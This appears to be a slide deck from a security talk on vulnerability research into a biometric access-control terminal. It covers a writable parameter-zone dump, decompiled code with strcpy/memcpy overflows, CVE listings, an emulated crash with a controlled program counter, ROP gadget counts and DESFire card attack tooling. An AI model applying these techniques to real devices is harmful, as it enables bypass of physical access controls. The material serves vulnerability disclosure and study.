
## Parameter Zone

```
78:0000h: 7B 0A 09 22 43 49 45 5F 50 41 52 54 5F 4E 55 4D {..."CIE_PART_NUM
78:0010h: 42 45 52 22 3A 09 22 32 39 33 36 37 33 32 30 31 BER":."293673201
78:0020h: 22 2C 0A 09 22 43 49 45 5F 52 45 56 49 53 49 4F ",..."CIE_REVISIO
78:0030h: 4E 22 3A 09 22 2D 47 30 32 22 2C 0A 09 22 50 46 N":."-G02",..."PF
78:0040h: 55 5A 45 5F 56 45 52 53 49 4F 4E 22 3A 09 22 30 UZE_VERSION":."0
78:0050h: 32 2E 30 22 2C 0A 09 22 43 49 45 5F 53 45 52 49 2.0",..."CIE_SERI
78:0060h: 41 4C 5F 4E 55 4D 42 45 52 22 3A 09 22 32 31 32 AL_NUMBER":."212
78:0070h: 38 31 35 31 30 36 35 31 22 2C 0A 09 22 4C 41 4E 81510651",..."LAN
78:0080h: 5F 49 50 56 34 5F 41 42 49 4C 49 54 59 22 3A 09 _IPV4_ABILITY":.
78:0090h: 22 30 22 2C 0A 09 22 4D 49 4E 5F 44 57 4E 47 44 "0",..."MIN_DWNGD
78:00A0h: 5F 56 45 52 53 49 4F 4E 22 3A 09 22 4D 41 34 2E _VERSION":."MA4.
78:00B0h: 39 2E 34 22 2C 0A 09 22 52 46 49 44 5F 42 4F 41 9.4",..."RFID_BOA
78:00C0h: 52 44 5F 54 59 50 45 22 3A 09 22 32 22 2C 0A 09 RD_TYPE":."2",...
78:00D0h: 22 50 4B 47 5F 53 45 52 49 41 4C 5F 4E 55 4D 42 "PKG_SERIAL_NUMB
78:00E0h: 45 52 22 3A 09 22 32 31 34 32 53 4D 4C 30 30 31 ER":."2142SML001
78:00F0h: 30 32 30 30 22 2C 0A 09 22 50 4B 47 5F 50 41 52 0200",..."PKG_PAR
78:0100h: 54 5F 4E 55 4D 42 45 52 22 3A 09 22 32 39 33 36 T_NUMBER":."2936
78:0110h: 36 37 38 31 30 22 2C 0A 09 22 50 4B 47 5F 52 45 67810",..."PKG_RE
78:0120h: 56 49 53 49 4F 4E 22 3A 09 22 2D 46 30 31 22 2C VISION":."-F01",
78:0130h: 0A 09 22 53 50 45 43 49 46 49 43 5F 50 41 52 54 ..."SPECIFIC_PART
78:0140h: 5F 4E 55 4D 42 45 52 22 3A 09 22 32 39 33 36 36 _NUMBER":."29366
78:0150h: 37 38 31 30 22 2C 0A 09 22 4D 41 43 5F 41 44 44 7810",..."MAC_ADD
78:0160h: 52 45 53 53 22 3A 09 22 30 30 3A 32 34 3A 61 65 RESS":."00:24:ae
78:0170h: 3A 30 37 3A 32 64 3A 32 33 22 2C 0A 09 22 4D 49 :07:2d:23",..."MI
78:0180h: 4E 5F 46 49 52 4D 57 41 52 45 5F 56 45 52 53 49 N_FIRMWARE_VERSI
78:0190h: 4F 4E 22 3A 09 22 4D 41 34 2E 35 2E 32 22 2C 0A ON":."MA4.5.2",...
78:01A0h: 09 22 48 4F 53 54 4E 41 4D 45 22 3A 09 22 4D 41 ."HOSTNAME":."MA
78:01B0h: 73 69 67 6D 61 2D 6C 69 74 65 2D 70 6C 75 73 22 sigma-lite-plus"
78:01C0h: 2C 0A 09 22 4C 41 4E 5F 49 50 5F 41 44 44 52 45 ,..."LAN_IP_ADDRE
78:01D0h: 53 53 22 3A 09 22 31 39 32 2E 31 36 38 2E 31 2E SS":."192.168.1.
78:01E0h: 31 30 22 2C 0A 09 22 4C 41 4E 5F 4E 45 54 4D 41 10",..."LAN_NETMA
78:01F0h: 53 4B 22 3A 09 22 32 35 35 2E 32 35 35 2E 32 35 SK":."255.255.25
78:0200h: 34 2E 30 22 2C 0A 09 22 4C 41 4E 5F 47 41 54 45 4.0",..."LAN_GATE
78:0210h: 57 41 59 22 3A 09 22 31 39 32 2E 31 36 38 2E 31 WAY":."192.168.1
78:0220h: 2E 32 35 34 22 2C 0A 09 22 4C 41 4E 5F 4D 4F 44 .254",..."LAN_MOD
78:0230h: 45 22 3A 09 22 31 22 2C 0A 09 22 4C 41 4E 5F 49 E":."1",..."LAN_I
78:0240h: 50 36 5F 41 44 44 52 45 53 53 22 3A 09 22 66 65 P6_ADDRESS":."fe
78:0250h: 38 30 3A 3A 38 39 34 63 3A 62 64 31 37 3A 63 30 80::894c:bd17:c0
78:0260h: 38 31 3A 31 32 33 34 22 2C 0A 09 22 4C 41 4E 5F 81:1234",..."LAN_
78:0270h: 49 50 36 5F 4E 45 54 4D 41 53 4B 22 3A 09 22 31 IP6_NETMASK":."1
78:0280h: 32 22 2C 0A 09 22 4C 41 4E 5F 49 50 36 5F 47 41 2",..."LAN_IP6_GA
78:0290h: 54 45 57 41 59 22 3A 09 22 4E 4F 4E 45 58 49 53 TEWAY":."NONEXIS
78:02A0h: 54 45 4E 54 5F 46 49 45 4C 44 22 2C 0A 09 22 4C TENT_FIELD",..."L
78:02B0h: 41 4E 5F 49 50 56 36 5F 4D 4F 44 45 22 3A 09 22 AN_IPV6_MODE":."
78:02C0h: 31 22 2C 0A 09 22 4C 41 4E 5F 49 50 56 36 5F 43 1",..."LAN_IPV6_C
78:02D0h: 4F 4E 46 49 47 22 3A 09 22 31 22 0A 7D 00 00 00 ONFIG":."1".}...
78:02E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

- Persistent memory zone in NAND
- Device configuration (IP resolution, MAC, etc.)
- Read/Writable by an attacker

# Upgrade mode

Parameter Zone



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Parameter Zone

## Uncontrolled strcpy calls:

CVE ID	Score	Description
CVE-2023-33218	9.1 - CRITICAL	Stack Buffer Overflow in a binary run at upgrade startup
CVE-2023-33219	9.1 - CRITICAL	Stack Buffer Overflow when checking retrofit package
CVE-2023-33220	9.1 - CRITICAL	Stack Buffer Overflow when checking some attributes during retrofit

# Upgrade mode

Parameter Zone

## Example:

```
int __fastcall check_device_information(
    const char *arg_part_number,
    const char *arg_firmware_version,
    const char *arg_hardware_version
)
{
    char min_dwngd_version[48]; // [sp+10Ch] [bp-120h] BYREF
    char min_firmware_version[48]; // [sp+140h] [bp-ECh] BYREF
    int pkg_part_number[12]; // [sp+174h] [bp-B8h] BYREF
    int cie_part_number[12]; // [sp+1A8h] [bp-84h] BYREF

    // get_device_information() source from PARAMETER_ZONE that we control
    j_get_device_information((int)"MIN_FIRMWARE_VERSION", (int)min_firmware_version);
    j_get_device_information((int)"MIN_DWNGD_VERSION", (int)min_dwngd_version);
    j_get_device_information((int)"CIE_PART_NUMBER", (int)cie_part_number);
    // [...]
}
```

# Upgrade mode

Parameter Zone

## Example:

```
int __fastcall get_device_information(const char *value, char *output_buffer)
{
    field_list_value tmp;

    v2 = strlen(value);
    tmp.key = (int)malloc(v2 + 1);
    if ( !tmp.key )
        return printf("Null pointer %s %d \n", "get_device_information", 410);
    strcpy((char *)tmp.key, value);

    if ( !get_field_list((int)&tmp, 1) )
    {
        if ( tmp.value )
            // tmp.value is controlled, output_buffer is a stack buffer.
            strcpy(output_buffer, (const char *)tmp.value);
    }
}
```



# Upgrade mode

## Exploitation

```
(qiling_env) $ python emulate.py
Upgrading firmware application
morphosr_session_init
morphosr_session_delete
--- Retrofit validation ---
--- Library /usr/lib/libCheck_retrofit.so.1 open success----
Retrofit validation library open success
Retrofit validation start ...
upgrade version is 1.23.345.66 Higher min firmware version 1.23.345.66
upgrade version is 1.23.345.66 min dwngd version 1.23.345.66
HW versions to upgrade:88,99, Current CIE_PIN:88
ERROR:Product nos. to upgrade:, Current product number:AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[x] [Thread 2000] CPU Context:
[x] [Thread 2000] r0      : 0x12
[x] [Thread 2000] r1      : 0x0
// ...
[x] [Thread 2000] r9      : 0x90017864
[x] [Thread 2000] r10     : 0x90017668
[x] [Thread 2000] r11     : 0x41414141
[x] [Thread 2000] r12     : 0x0
[x] [Thread 2000] sp      : 0x7ff3c228
[x] [Thread 2000] lr      : 0x90d60c5c
[x] [Thread 2000] pc      : 0x41414140
[x] [Thread 2000] cpsr    : 0x600101f3
[x] [Thread 2000] c1_c0_2 : 0x0
[x] [Thread 2000] c13_c0_3: 0x9035ba40
[x] [Thread 2000] fpexc   : 0x40000000
[x] [Thread 2000] PC = 0x41414140 (unreachable)
```

# Upgrade mode

## Mitigations

- `NX` bit set => stack is not executable
- `PIE` bit not set => `mep_sr` is at address 0x10000

## Sections

- `.text` : 4688 bytes
- `.data` : 232 bytes

# Upgrade mode

Exploitation

## Gadgets


```
$ rp-lin-x86_64 --unique -r 4 --file /rootfs_volume/usr/bin/mep_sr  
A total of 63 gadgets found.
```

```
$ rp-lin-x86_64 --unique --thumb -r 6 --file /rootfs_volume/usr/bin/mep_sr  
A total of 6 gadgets found.
```

# Nominal mode

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
Attack surface



- Ethernet access on back panel
  - Webserver on port 80
  - Apache Thrift on port 11010
- USB port on front panel
- USB Wifi port on back panel
- Contactless card
- Malicious finger ?

# Nominal mode

Contactless



# Nominal mode

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<b>SCardSniffer2</b>			
<a href="#">sg21196-2110.exe</a>	2110	21/10/2021	3389 kb
SCardSniffer2 is a "spy" that monitors the exchanges between a PC/SC application and a smart card			
<b>SDK for RDR</b>			
<a href="#">iwm2-sdk_150505.zip</a>	150505	05/05/2015	62554 kb
SDK for all RDR products (FunkyGate-IP NFC, FunkyGate-DW NFC)			
<b>SpringProx SDK, for CSB4, K632, K663, Prox'N'Drive...</b>			
<a href="#">springprox-sdk_1-80.zip</a>	1-80	18/09/2015	7027 kb
<b>SDK for SpringProx-CF and SpringProx-CF-UP</b>			
<a href="#">springprox-ppc-sdk_1-50.zip</a>	1-50	18/09/2015	6810 kb
<a href="#">springprox-ppc-sdk_1-46.exe</a>	1-46	26/01/2016	6333 kb
SDK for mobile products : SpringProx-CF, SpringProx-RC, SpringWAP...			
<b>SDK SpringProx API (CSB Legacy, K531/K632)</b>			

# Nominal mode

## Desfire command list

Security related commands		
AA	Authenticate (AES)	Start the authentication process for a key, using AES
1A	Authenticate (ISO)	Start the authentication process for a key, using 3DES or 3K3DES
0A	Authenticate (Legacy)	Start the authentication process for a key, using simple DES
54	Change KeySettings	Change the settings for a key
5C	Set Configuration	Card level configuration
C4	Change Key	Change a key
64	Get Key Version	Returns a key version byte.

Card level commands		
CA	Create Application	Create a new application
DA	Delete Application	Delete an application
6A	Get Applications IDs	Get a list of application IDs
6E	Free Memory	Get free memory details
6D	GetDFNames	Get the data file names
45	Get KeySettings	Get details of a keys settings
5A	Select Application	Select application
FC	FormatPICC	Format the card
60	Get Version	Get version details for card
51	GetCardUID	Get the read ID for the card (can be set so a random ID is used as part of collision detection, rather than the real ID).

Application level commands		
6F	Get FileIDs	Get a list of file IDs
61	Get FileIDs (ISO)	Get a list of ISO file IDs
F5	Get FileSettings	Get file settings for a specific existing file
5F	Change FileSettings	Change file settings for a specific existing file
CD	Create StdDataFile	Creates a file for arbitrary binary data
CB	Create BackupDataFile	Creates a file for arbitrary binary data but with a commit process so changes apply reliably all in one go

Application level commands		
CC	Create ValueFile	Creates a file to hold a 32 bit value
C1	Create LinearRecordFile	Create a file to allow records of fixed size to be added until full
C0	Create CyclicRecordFile	Create a file to allow records of fixed size to be added, clearing the oldest record automatically - ideal for a history or a log
DF	DeleteFile	Delete a file

Data manipulations commands		
BD	Read Data	Read data from standard or backup file
3D	Write Data	Write data to standard or backup file (write to backup only happens when commit is done)
6C	Get Value	Get the value from a value file
0C	Credit	Increase the value in a value file
DC	Debit	Decrease the value in a value file
1C	Limited Credit	Increase the value in a value file without having full permissions to that file, up to a limit
3B	Write Record	Write a record to a linear or cyclic record file
BB	Read Records	Read records from a linear or cyclic record file
EB	Clear RecordFile	Clear a linear or cyclic record file
C7	Commit Transaction	Commit writes to backup, value, or record files
A7	Abort Transaction	Discard writes to backup, value, or record files



# Nominal mode

## Springprox SDK

```
/**  
SPROX_API_FUNC(Desfire_GetVersion) (SPROX_PARAM DF_VERSION_INFO *pVersionInfo)  
{  
    DWORD    recv_length = 1;  
    BYTE     recv_buffer[256];  
    SPROX_RC  status;  
    SPROX_DESFIRE_GET_CTX();  
  
    if (pVersionInfo != NULL)  
        memset(pVersionInfo, 0, sizeof(DF_VERSION_INFO));  
  
    /* create the info block containing the command code */  
    ctx->xfer_length = 0;  
    ctx->xfer_buffer[ctx->xfer_length++] = DF_GET_VERSION;  
  
    for (;;)   
    {  
        status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P 0, COMPUTE_COMMAND_CMAC | WANTS_ADDITIONAL_FRAME |  
        WANTS_OPERATION_OK);  
        if (status != DF_OPERATION_OK)  
            goto done;  
  
        memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1], ctx->xfer_length - 1);  
  
        recv_length += (ctx->xfer_length - 1);  
  
        if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)  
            break;  
  
        ctx->xfer_length = 1;  
    }  
}
```

# Nominal mode

Springprox SDK

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    DWORD    recv_length = 1;
    BYTE     recv_buffer[256];
    SPROX_RC status;
    SPROX_DESFIRE_GET_CTX();

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        memset(pVersionInfo, 0, sizeof(DF_VERSION_INFO));

    /* create the info block containing the command code */
    ctx->xfer_length = 0;
    ctx->xfer_buffer[ctx->xfer_length++] = DF_GET_VERSION;

    for (;;)
    {
        status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P 0, COMPUTE_COMMAND_CMAC | WANTS_ADDITIONAL_FRAME |
        WANTS_OPERATION_OK);
        if (status != DF_OPERATION_OK)
            goto done;

        memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1], ctx->xfer_length - 1);

        recv_length += (ctx->xfer_length - 1);

        if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
            break;

        ctx->xfer_length = 1;
    }
}
```

# Nominal mode

Springprox SDK

## Same pattern, different vulnerability

```
SPROX_API_FUNC(Desfire_ReadDataEx) (SPROX_PARAM BYTE read_command, BYTE
file_id, BYTE comm_mode, DWORD from_offset, DWORD item_count, DWORD item_size,
BYTE data[], DWORD *done_size)
{
    // ....

    recv_buffer = malloc(buffer_size);

    if (recv_buffer == NULL)
        return DFCARD_OUT_OF_MEMORY;

    recv_buffer[recv_length++] = DF_OPERATION_OK;

    for (;;)
    {
        status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P 0,
        COMPUTE_COMMAND_CMAC | FAST_CHAINING_ALLOWED | WANTS_ADDITIONAL_FRAME |
        WANTS_OPERATION_OK);

        if (status != DF_OPERATION_OK)
            goto done;

        memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1],
        ctx->xfer_length - 1);
        recv_length += (ctx->xfer_length - 1);

        if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
            break;

        ctx->xfer_length = 1;
    }
}
```

# Nominal mode

## Issues found on nominal mode:

CVE ID	Score	Description
CVE-2023-33221	7.8 - HIGH	Heap Buffer Overflow when reading DESFire card
CVE-2023-33222	9.1 - CRITICAL	Stack buffer overflow when reading DESFire card

# Exploitation

# Exploitation

Remote Code Execution

## Hardening

Checksec Results: ELF

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
/rootfs/ubifs_A/usr/ma5g/bin/core-app	Yes	No	Yes	No	No	No	No	Yes	3	24	12

# Exploitation

## Remote Code Execution

```
Pseudocode-J
1 int __fastcall Desfire_GetVersion(_DWORD *a1)
2 {
3     size_t v2; // r4
4     int v3; // r0
5     __int16 v4; // r7
6     int result; // r0
7     int v6; // r0
8     int v7; // r1
9     int v8; // r2
10    int v9; // r0
11    int v10; // r12
12    int v11; // r1
13    int v12; // r2
14    size_t recv_length; // [sp+4h] [bp-124h] BYREF
15    char recv_buffer[256]; // [sp+8h] [bp-120h] BYREF
16
17    recv_length = 1;
18    if ( a1 )
19        memset(a1, 0, 0x1Cu);
20    desfire_ctx.xfer_length = 1;
21    desfire_ctx.xfer_buffer[0] = 0x60;
22    while ( 1 )
23    {
24        v3 = Desfire_Command(0, 0x23u);
25        v4 = v3;
26        if ( v3 )
27            return v4;
28        v2 = recv_length + desfire_ctx.xfer_length;
29        memcpy(&recv_buffer[recv_length], &desfire_ctx.xfer_buffer[1], desfire_ctx.xfer_length - 1);
30        recv_length = v2 - 1;
31        if ( desfire_ctx.xfer_buffer[0] != 0xAF )
32            break;
33        desfire_ctx.xfer_length = 1;
34    }
35    recv_buffer[0] = 0;
36    v6 = Desfire_VerifyCmacRecv(recv_buffer, &recv_length);
37    v4 = v6;
38    if ( v6 )
39        return v4;
40    if ( recv_length != 29 )
41        return -993;
42    if ( !a1 )
43        return v4;
44    v7 = *(_DWORD *)&recv_buffer[5];
45    v8 = *(_DWORD *)&recv_buffer[9];
46    *a1 = *(_DWORD *)&recv_buffer[1];
47    a1[1] = v7;
48    v9 = *(_DWORD *)&recv_buffer[17];
49    a1[2] = v8;
50    v10 = *(_DWORD *)&recv_buffer[13];
51    v11 = *(_DWORD *)&recv_buffer[21];
52    v12 = *(_DWORD *)&recv_buffer[25];
53    a1[4] = v9;
54    result = 0;
55    a1[3] = v10;
56    a1[5] = v11;
57    a1[6] = v12;
58    return result;
59 }
```

003E8528 Desfire\_GetVersion:42 (3F8528)

# Exploitation

Remote Code Execution

## Real hardening

```
SEARCH
> C(.*)FLAGS
files to include
files to exclude
110 results in 21 files - exclude settings and ignore files are disabled (enable) - Open in editor
> <> sprox_desfire_mgmt_c.html dev/springcard/springprox-sdk/docs/sprox_desfire
v M Makefile dev/springcard/springprox-sdk/library/make.linux
CFLAGS += -Wall -I $(COMMON_DIR)
#CCFLAGS += /D _DEBUG
#CFLAGS += -D SPROX_API_NO_CARD
#CFLAGS += -D SPROX_API_NO_MSO
#CFLAGS += -D SPROX_API_NO_MIF
#CFLAGS += -D SPROX_API_NO_TCL
#CFLAGS += -D SPROX_API_NO_CRYPT
CFLAGS += -D SPROX_API_NO_FTDI -Wall -Werror -Wno-missing-braces
#CFLAGS += -D SPROX_API_ONLY_BIN
#CFLAGS += -D SPROX_API_ONLY_ASC
#CFLAGS += -D SPROX_API_NO_MSG
$(CC) $(CPPFLAGS) $(CFLAGS) -D SPROX_API -c -o $@ $<
```

- No presence of `-fstack-protector` in the CFLAGS



# Exploitation

Remote Code Execution

## Tooling



### PROXGRIND CHAMELEONTINY

€142<sup>80</sup>

*VAT included.*

World's smallest portable RFID emulation multi-tool.

Emulate multiple tags and tag types, sniff, crack and infiltrate with this keyring sized device.

Comes in two versions; the Pro version is fully wireless.

Version

Pro (With Bluetooth)

Quantity

1

 SOLD OUT

NOTIFY ME WHEN IN STOCK

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## Opensource Firmware

